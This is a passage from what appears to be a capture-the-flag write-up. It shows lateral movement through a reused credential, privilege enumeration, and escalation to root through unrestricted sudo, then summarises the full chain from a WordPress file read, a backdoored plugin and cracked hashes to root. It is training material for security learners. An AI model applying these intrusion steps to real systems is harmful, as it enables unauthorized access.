wordpress-old-extracted/wordpress.old/wp-config.php
There’s our next lateral-movement credential:
Username: xavi
Password: [REDACTED]
Return to the target shell, where we are currently gege, and switch users:
su - xaviNow we're xavi.

Let's run the usual suspects:
id
whoami
pwd
Now we can actually check Xavi's privileges:
sudo -l
(ALL : ALL) ALL. Xavi can run anything through sudo.
Now we run:
sudo -iEnter [REDACTED] when prompted.
WE ARE ROOT.
Let's bring it home:
whoami
cat /root/root.txt
Cue the MF confetti.
JSmol2WP file read
> exposed wp-config.php
> WordPress login
> backdoored Hello Dolly
> www-data shell
> WordPress database hashes
> Diego’s cracked WordPress password reused locally
> Think’s exposed SSH key
> Gege’s cracked WordPress password reused locally
> encrypted WordPress backup
> Xavi’s old database credentials reused locally
> unrestricted sudo
> root